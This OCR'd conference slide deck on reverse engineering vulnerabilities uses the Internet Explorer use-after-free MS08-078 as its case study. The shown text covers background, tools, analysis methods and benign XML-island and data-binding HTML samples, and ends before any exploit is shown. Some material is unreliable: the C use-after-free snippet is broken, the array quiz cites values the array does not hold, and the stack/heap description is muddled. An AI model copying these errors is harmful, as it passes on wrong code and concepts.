
Inception

Tips and tricks I've learned reversing vulnerabilities!



Agenda

- 0000 – Motivation
- 0001 – Inception
- 0010 – Dream Level 1
- 0011 – Dream Level 2
- 0100 – Dream Level 3
- 0101 – Dream Level 4
- 0110 – Demonstration
- 0111 – Kick or Limbo

0000 – Motivation

Politically correct or incorrect?

Polemic mode OFF

- Every time a new **vulnerability** comes out, we should be ready to understand it, in order to perform: Exploitation, Detection, Prevention and Mitigation.
- Sometimes, none or just few **vulnerability information** is publicly available:
  - **CVE** descriptions can be useless
- Sometimes, these **vulnerability information** are wrong or, to be polite, incorrect:
  - **CVE** descriptions can also be incorrect
- **Reverse engineer** is one of the most powerful approaches available to deeply understand a **vulnerability**, and, sometimes, to **rediscover** a **vulnerability**.

Polemic mode ON

- Many presentations have been done in **H2HC**, related to **reverse engineer**, as well as too much useless **information**.
- Mostly related to purpose-built frameworks, tools and libraries.
- Some others addressing how to translate to a readable format. Ex.:


```
; accept(SOCKET, struct sockaddr FAR*, int FAR*)
push    ebx             ; ebx = int FAR*
push    esp             ; esp = struct sockaddr FAR*
push    edi             ; edi = SOCKET
call    _accept         ; accept(edi, esp, ebx)
mov     edi, eax        ; moving eax to edi
                        ; eax = return()
                        ; edi = SOCKET accept()
```

- Leaving the apprentices in a "black hole", with tons of **misinformation** – I call this deception.

Back-to-basics

Memory mapping

- Process in the stack grows **DOWN**:
  - **LOW** memory address
  - **BOTTOM** of memory
- Process in the heap grows **UP**:
  - **HIGH** memory address
  - **TOP** of memory
- That is just to ensure we are all set before moving forward!



Back-to-basics

Mistaken concepts

- What is the result of `sizeof(array)`?

```
int array[2] = {
    0x12345678,
    0x87654321
};
```

- How does the code access the `0x0000dead` in this `array[]`?

```
array[0]
```

- How does the code access the `0x0000beef` in this `array[]`?

```
array[1]
```

- How does the code create an index to access the `array[]`?

```
(sizeof(array)/sizeof(int)) - 1
(sizeof(array) >> 2) - 1
```

0001 – Inception

"The most resilient parasite is an idea planted in the unconscious mind..."

Reverse engineer

Rediscovery

- **Rediscover** a **vulnerability** means that you did not actually discover the **vulnerability**, but you can, and are able to, figure out **valuable information** about it.

- Some **vulnerabilities** do not have **proof-of-concept** codes released – consequentially, no **valuable information** – due to the impact on:
  - Widely used software
  - Critical infra-structure

- There are some other reasons which can also induce to a non-disclosure, such as:
  - Unavailability of a patch (**0-day**)
  - Non Disclosure Agreement
  - **Proof-of-concept** codes are for sale (good sense and/or bad sense)

- Time to separate the men from the boys.

- **Information** is a keyword to move forward in a **reverse engineer** – apprentices must know how to perform **reverse engineer**, instead of how to use a purpose-built framework, tool or library.

- "*There is a new %ApplicationName% vulnerability affecting all versions!*"
  - It is not a **valuable information** – lacks detail

- A couple of good **information** are as good as all the **information** you need.
  - Drops can fill an ocean

- Do not feel comfortable with "free **information**", because sometimes there is no shortcut to the **valuable information**.
  - There is no such thing as a free lunch


Reverse engineer

Definition

- Process of discovering the technological principles of:
  - Device
  - Object
  - or System
- Analysis of its:
  - Structure
  - Function
  - and Operation
- Analyzing its workings in detail. For example:
  - Mechanical device
  - Electronic component
  - Biological, chemical or organic matter
  - Software program

- Benignant:
  - Lost documentation
  - Product analysis
  - Security auditing
  - Academic purposes
  - Learning purposes
  - Curiosity
  - Etc...
- Malignant:
  - Acquiring sensitive data
  - Military or commercial espionage
  - Removal of copy protection
  - Sabotage purposes
  - Tampering purposes
  - Etc...

Architecting the dream levels



0010 – Dream Level 1

Preparing the vulnerable ecosystem...

Checklist

1. Has a **vulnerability** been chosen?	• There is nothing to do without a **vulnerability**.
2. Are there **valuable information** about the **vulnerability**?	• Gather **valuable information** to understand the **weakness type** regarding the **vulnerability**, as well as any feature and/or technology surrounding to **trigger** the **vulnerability**.
3. Is the **vulnerable ecosystem** affordable?	• Avoid exotic **vulnerable ecosystem**, because it must be configured as a test-bed and its deep **knowledge** are "sine qua non".
4. Are there **public tools** available to perform a **reverse engineer**?	• A good set of **public tools** will define the success of the **reverse engineer** – development skills are always necessary, otherwise the **reverse engineer** will fail.
5. Which **analysis method** should be applied?	• Choose and understand the **analysis method** that will be applied.

Vulnerability

MS08-078

Valuable information

MS08-078

- CCC (a.k.a. "The Commons"):
  - CVE-2008-4844
  - CWE-367 – TOCTOU Race Condition
  - CVSS – 9.3 (HIGH)

- Affected system:
  - Microsoft Internet Explorer 5.01 SP4
  - Microsoft Internet Explorer 6 SP 0/1
  - Microsoft Internet Explorer 7
  - Microsoft Internet Explorer 8 Beta 1/2
  - Microsoft Windows XP SP 1/2/3
  - Microsoft Windows Vista SP 0/1/2
  - Microsoft Windows Server 2003 SP 0/1/2
  - Microsoft Windows Server 2008 SP 0/1/2


- KB961051:
  - Disable **XML Island** functionality

- MS08-078:
  - "…**invalid pointer reference** in the **data binding**…"
  - "…leaving the potential to access the **deleted object's** memory space…"


- CVE-2008-4844:
  - "**Use-after-free vulnerability** in **mshtml.dll**…"
  - "…**XML document** containing **nested** `SPAN` elements…"

- SDL Blog:
  - "**TransferFromSource()**"


Vulnerable ecosystem



Vulnerable ecosystem



Vulnerable ecosystem



Public Tools

Debugging Tools

- It is a set of extensible tools for debugging device drivers for the Microsoft Windows family of operating systems.
- It supports debugging of:
  - Applications, services, drivers, and the Windows kernel
  - Native 32-bit x86, native Intel Itanium, and native x64 platforms
  - Microsoft Windows NT 4.0, Windows 2000, Windows XP, Microsoft Windows Server 2003, Windows Vista and Windows Server 2008
  - User-mode programs and kernel-mode programs
  - Live targets and dump files
  - Local and remote targets
- In addition to Debugging Tools for Windows, effective debugging also requires Access to Windows symbol files.
- If you have access to the Internet while debugging, you can set your debugger's symbol path to point to the Windows symbol server.
  - http://msdl.microsoft.com/download/symbols
- If you do not have access to the Internet while debugging, you can download symbols in advance from the Microsoft website.
- For further details, refer to Microsoft Support – article ID KB311530.

Analysis methods

White Box

- Involves analyzing and understanding the source code (API, data structure, etc...) for a specific **software** and relies on **knowledge** of the software internal structures or workings.
- Source code can also refers to **decompiled** binary, which provides some sort of source code.
- Also known as **Static Code Analysis**, and it looks at applications in **non-runtime environment**.

Black Box

- Involves analyzing a running **software** by probing it with various inputs – it does not require any sort of source code analysis – and relies on **external descriptions** of the software, including **specifications**, requirements, and designs.
- Various inputs can also refers to **fuzzing** (mutation or generation-based), monitoring for exception.
- Also known as **Dynamic Code Analysis**, and it looks at applications in **runtime environment**.


Grey/Gray Box

- It is a mix of **White Box** and **Black Box**.

Checklist

1.	Vulnerability	• MS08-078 • CVE-2008-4844
3.	Valuable Information	• Keywords: "XML Island", "Data Binding", "use-after-free", "MSHTML.dll", "XML document", "<SPAN>", "TransferFromSource()"
3.	Vulnerable Ecosystem	• Microsoft Internet Explorer 7 • Microsoft Windows XP SP3
4.	Public Tools	• Debugging Tools for Windows • Windows Symbol Package for Windows XP SP3 • IDA Pro 5.0 Freeware Version
5.	Analysis Method	• White Box • Black Box • Grey/Gray Box

Keep in mind



"Science is 1% inspiration and 99% perspiration."

0011 – Dream Level 2

Gathering valuable information of vulnerability...

XML island

Description

- **XML Data Island:**
  - **XML document** that exists within an HTML page

- Allows to script against the **XML document:**
  - Without having to load the **XML document** through script or through the <OBJECT> tag

- **XML Data Island** can be embedded using one of the following methods.
  - HTML <XML> element
  - HTML <SCRIPT> element

- Sample #1:

```
<XML ID=I>
    <X>
        <C>TEXT</C>
    </X>
</XML>
```

- Sample #2:

```
<XML SRC="./xmlFile.xml"></XML>
```

- Sample #3:

```
<SCRIPT ID=I LANGUAGE ="XML">
    <X>
        <C>TEXT</C>
    </X>
</SCRIPT>
```

Data binding

Description

- Data Source Object (DSO):
  - To bind data to the elements of an HTML page in Microsoft Internet Explorer, a DSO must be present on that page
- Data Consumers:
  - Data consumers are elements on the HTML page that are capable of rendering the data supplied by a DSO
- Binding Agent and Table Repetition Agent:
  - The binding and repetition agents are implemented by MSHTML.dll, the HTML viewer for Microsoft Internet Explorer, and they work completely behind the scenes

- Sample #1:

```
<SPAN DATASRC=#I
    DATAFLD=C
    DATAFORMATAS=HTML>
</SPAN>
```

- Sample #2:

```
<TABLE DATASRC=#I>
    <TR>
    <TD><DIV DATAFLD=C
        DATAFORMATAS=HTML>
    </DIV></TD>
    </TR>
</TABLE>
```

- Sample #3:

```
<MARQUEE DATASRC=#I
    DATAFLD=C
    DATAFORMATAS=HTML>
</MARQUEE>
```

Use-after-free

Description

- Referencing memory after it has been freed can cause a program to crash, use unexpected values, or **execute code**.
- The use of previously-freed memory can have any number of adverse consequences, ranging from the corruption of valid data to the execution of **arbitrary code**.
- **Use-after-free** errors have two common and sometimes overlapping causes:
  - Error conditions and other exceptional circumstances
  - Confusion over which part of the program is responsible for freeing the memory
- Briefly, an **use-after-free vulnerability** can lead to execute **arbitrary code**.

- Sample #1:

```
char *ptr = malloc(20);
for (i = 0 ; i < 19 ; i++)
    ptr[i] = "A";
i[19] = "\0";
free(ptr);
printf("%s\n", ptr);
```

